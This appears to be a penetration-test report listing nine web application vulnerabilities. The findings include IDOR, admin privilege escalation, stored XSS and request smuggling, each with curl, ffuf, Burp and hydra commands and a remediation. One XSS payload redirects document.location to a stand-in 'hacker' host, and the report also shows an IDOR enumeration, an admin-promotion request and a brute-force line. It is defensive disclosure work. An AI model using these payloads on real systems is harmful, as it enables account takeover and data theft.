CoreStrike

Vulnerability Assessment Report

Client: [redacted]

DATE	February 13, 2026
ID	CS-2026-ENT
CONFIDENTIALITY	STRICTLY PRIVATE

Document Control

This report contains confidential security findings. Unauthorized distribution is prohibited.

> Table of Contents

Section	Page
1. Executive Summary	03
2. Assessment Methodology	04
3. Attack Narrative	05
4. Technical Findings (CS-01 to CS-09)	06-14
5. Tooling Strategy & Scope	15
6. Conclusion	16

Executive Summary

CoreStrike Security performed a rigorous security assessment. We identified **9 vulnerabilities**, including Critical Authorization flaws.

OVERALL RISK

CRITICAL

> Findings Summary

ID	Vulnerability	Severity
CS-01	Insecure Direct Object Reference (IDOR)	**Critical**
CS-02	Broken Function Level Authorization	**High**
CS-03	Stored Cross-Site Scripting (XSS)	**High**
CS-04	Missing Security Headers	**Medium**
CS-05	Insecure Cookies	**Medium**
CS-06	No Rate Limiting	**Medium**
CS-07	Outdated Components	**Medium**
CS-08	HTTP Request Smuggling	**Medium**
CS-09	Missing CAPTCHA	**Low**

Assessment Methodology

We utilize a hybrid methodology aligned with **OWASP Top 10 (2021)** and **SANS Top 25**.

> Standards

- **OWASP A01 (Broken Access Control):** Rigorous testing for IDOR and Privilege Escalation.
- **OWASP A03 (Injection):** Manual payload testing for XSS and SQLi.

> Workflow

1. **Reconnaissance:** Passive gathering and surface mapping.
2. **Automated Scanning:** Identifying known CVEs and misconfigurations.
3. **Manual Exploitation:** Business logic testing (This is where 80% of findings come from).
4. **Reporting:** Detailed impact analysis and remediation.

Attack Narrative

A step-by-step reconstruction of the compromise.

> ### 1. Initial Discovery
>
> During reconnaissance with **FFUF**, we identified hidden API endpoints including `/api/admin`.
>
> ### 2. Data Exfiltration (CS-01)
>
> Using **Burp Suite**, we manipulated the `order_id` parameter in API calls. This allowed us to view PII of other customers, confirming a Critical IDOR.
>
> ### 3. Admin Takeover (CS-02)
>
> We located an admin promotion endpoint. By replaying the request with a low-privilege cookie, the server promoted our user to Admin, confirming Broken Access Control.
>
> ### 4. Establishing Persistence (CS-03)
>
> As Admin, we injected a JavaScript payload into the profile. The server stored it unsanitized, creating a persistent backdoor (Stored XSS).

CS-01

CRITICAL

Insecure Direct Object Reference (IDOR)

> Description

The application exposes internal database IDs in API URLs. The backend fails to verify if the authenticated user owns the requested object, allowing unauthorized access to sensitive data.

> 1. Automated Discovery (FFUF/Curl)

```
┌──(kali㉿kali)-[~]
└─$ curl -i -H "Cookie: session=user"
https://[redacted]/api/v1/orders/1024
HTTP/1.1 200 OK
{"id": 1024, "user": "test_user"}

┌──(kali㉿kali)-[~]
└─$ curl -i -H "Cookie: session=user"
https://[redacted]/api/v1/orders/1025
HTTP/1.1 200 OK
{"id": 1025, "user": "admin_user"} # ACCESS SUCCESSFUL (VULNERABLE)
```

> 2. Manual Verification (Burp Suite)

```
GET /api/v1/orders?id=1025 HTTP/1.1
Host: [redacted]
Cookie: session=ATTACKER_SESSION
```

```
HTTP/1.1 200 OK
{
  "order_id": 1025,
  "customer": "victim@gmail.com",
  "pii": "Sensitive Data Exalted"
}
```

BUSINESS IMPACT

- **Data Breach:** Mass exposure of customer PII (GDPR violation).
- **Financial Fraud:** Competitors can scrape sales data.

REMEDIATION STRATEGY

Immediate: Implement ownership checks in the backend.

```
if (order.owner_id ≠ session.user_id) { return 403; }
```

Long-Term: Use UUIDs instead of sequential IDs.

CS-02

HIGH

Broken Function Level Authorization

> Description

Administrative API endpoints are accessible to regular users. The application hides UI buttons but does not enforce role checks on the server side.

> 1. Automated Discovery (FFUF)

```
┌──(kali㉿kali)-[~]
└─$ ffuf -u https://[redacted]/api/FUZZ -w /wordlists/api_endpoints.txt

admin                    [Status: 403, Size: 0, Words: 0]
admin/promoteUser        [Status: 200, Size: 45, Words: 5] # HIDDEN ENDPOINT FOUND
```

> 2. Manual Verification (Burp Suite)

Repeater

```
POST /api/admin/promoteUser HTTP/1.1
Host: [redacted]
Cookie: role=user

{ "target": "attacker", "role": "admin" }
}
```

```
HTTP/1.1 200 OK
{
  "success": true,
  "message": "User promoted to Admin"
}
```

BUSINESS IMPACT

- **Privilege Escalation:** Attackers gain full administrative control.
- **System Integrity:** Risk of data deletion or modification.

REMEDIATION STRATEGY

Immediate: Add role verification middleware to all /admin routes.

Long-Term: Implement a centralized authorization service (OAuth/OIDC).

CS-03

HIGH

Stored Cross-Site Scripting (XSS)

> Description

The application accepts user input in the "Bio" field without sanitization, storing malicious scripts that execute in the browser of any user viewing the profile.

> 1. Automated Discovery (Scanner)

```
┌──(kali㉿kali)-[~]
└─$ curl -X POST -d "bio=<script>alert(1)</script>"
https://[redacted]/profile
HTTP/1.1 200 OK
...Profile Updated...

└─$ curl https://[redacted]/profile/101 | grep "<script>"
<div class="bio"><script>alert(1)</script></div> # PAYLOAD REFLECTED
```

> 2. Manual Verification (Burp Suite)

```
POST /profile/update HTTP/1.1
Content-Type: application/x-www-form-
urlencoded

bio=
<script>document.location='http://hacker.
```

```
HTTP/1.1 200 OK

<div class="bio">
  <script>document.location...</script>
</div>
```

BUSINESS IMPACT

- **Session Hijacking:** Admin accounts can be compromised via cookie theft.
- **Defacement:** Site content can be altered for all visitors.

REMEDIATION STRATEGY

Immediate: Apply context-sensitive output encoding (HTML Entities).

Long-Term: Implement Content Security Policy (CSP).

CS-04


MEDIUM

Missing Security Headers

> Description

The web server configuration is missing critical security headers, leaving users vulnerable to client-side attacks.

> 1. Automated Discovery (Curl)



```
┌──(kali㉿kali)-[~]
└─$ curl -I https://[redacted]
HTTP/1.1 200 OK
Server: nginx/1.18.0
# MISSING: Strict-Transport-Security
# MISSING: X-Frame-Options
```

> 2. Manual Verification (Burp Suite)

Response Headers

```
HTTP/1.1 200 OK
Content-Type: text/html
Connection: keep-alive
```

```
[!] Missing HSTS
[!] Missing X-Frame-Options
```

BUSINESS IMPACT

- **Clickjacking:** Attackers can frame the site.
- **MITM:** Lack of HSTS allows SSL stripping.

REMEDIATION STRATEGY

Immediate: Configure Nginx to add `X-Frame-Options: SAMEORIGIN`.

Long-Term: Regular header scanning in CI/CD.

CS-05

MEDIUM

Insecure Cookie Attributes

> Description

Session cookies lack HttpOnly and Secure flags.

> 1. Automated Discovery

```
└─$ curl -I https://[redacted]
Set-Cookie: session=123; Path=/; # MISSING SECURE
```

> 2. Manual Verification

`Set-Cookie: session=123` `[Unsafe]`	

BUSINESS IMPACT

- Session Hijacking via XSS.
- Traffic interception over HTTP.

REMEDIATION

Set `Secure; HttpOnly` flags.

CS-06

MEDIUM

No Rate Limiting

> Description

The password reset endpoint allows unlimited requests.

> 1. Automated Discovery (Abuse)

```
└─$ for i in {1..100}; do curl -X POST ...; done
All 100 Requests Accepted 200 OK
```

> 2. Manual Verification

```
Intruder: 500 Payloads
Status: 200 OK (All)
```

BUSINESS IMPACT

- Service degradation (DoS).
- User harassment (Email bombing).

REMEDIATION

Implement rate limiting (5 req/min).

CS-07

MEDIUM

Outdated Software (jQuery)

> Description

jQuery 1.12.4 is vulnerable to XSS.

> 1. Automated Discovery (Retire.js)

```
└─$ retire.js --url https://[redacted]
jquery 1.12.4 Vulnerable to CVE-2015-9251
```

> 2. Manual Verification

```
<script src="/js/jquery-1.12.4.min.js">
```

BUSINESS IMPACT

- Known exploit vectors available publically.

REMEDIATION

Upgrade to jQuery 3.5+.

CS-08

MEDIUM

HTTP Request Smuggling

> Description

CL.TE desynchronization detected.

> 1. Automated Discovery (Smuggler)

```
└─$ python3 smuggler.py -u https://[redacted]
[+] CL.TE Vulnerability Found
```

> 2. Manual Verification

```
Transfer-Encoding: chunked
SMUGGLED
```

BUSINESS IMPACT

- Request hijacking and cache poisoning.

REMEDIATION

Disable Transfer-Encoding on frontend.

CS-09

LOW

Missing CAPTCHA

> Description

Login forms lack anti-automation.

> 1. Automated Discovery

```
└─$ hydra -l admin -P pass.txt [redacted]
Brute force running... (No CAPTCHA detected)
```

> 2. Manual Verification

`POST /login` `(No Recaptcha Token)`	

BUSINESS IMPACT

- Credential stuffing attacks.

REMEDIATION

Add Google reCAPTCHA v3.

Tooling Strategy & Scope

We used a defense-in-depth approach with the following tools:

Tool	Category	Use Case
Burp Suite Pro	Proxy/Manual	Primary exploitation of logic flaws (IDOR, BFLA).
Nmap	Network Scanner	Port discovery (80, 443) and OS fingerprinting.
FFUF	Fuzzer	Directory brute-forcing hidden API endpoints.
Curl	Utility	Raw HTTP verification of headers.
Retire.js	Scanner	Identifying outdated JS libraries.
Hydra	Brute-Force	Testing login forms for rate limiting/CAPTCHA.

Conclusion

The assessment of [redacted] has identified **Critical** vulnerabilities that pose a significant risk to data confidentiality and integrity.

The most severe issues (CS-01 IDOR and CS-02 BFLA) allow for unauthorized data access and full administrative takeover. These findings indicate a lack of robust authorization controls in the API layer.

We recommend prioritizing the "Immediate" remediation steps outlined in this report within 24-48 hours.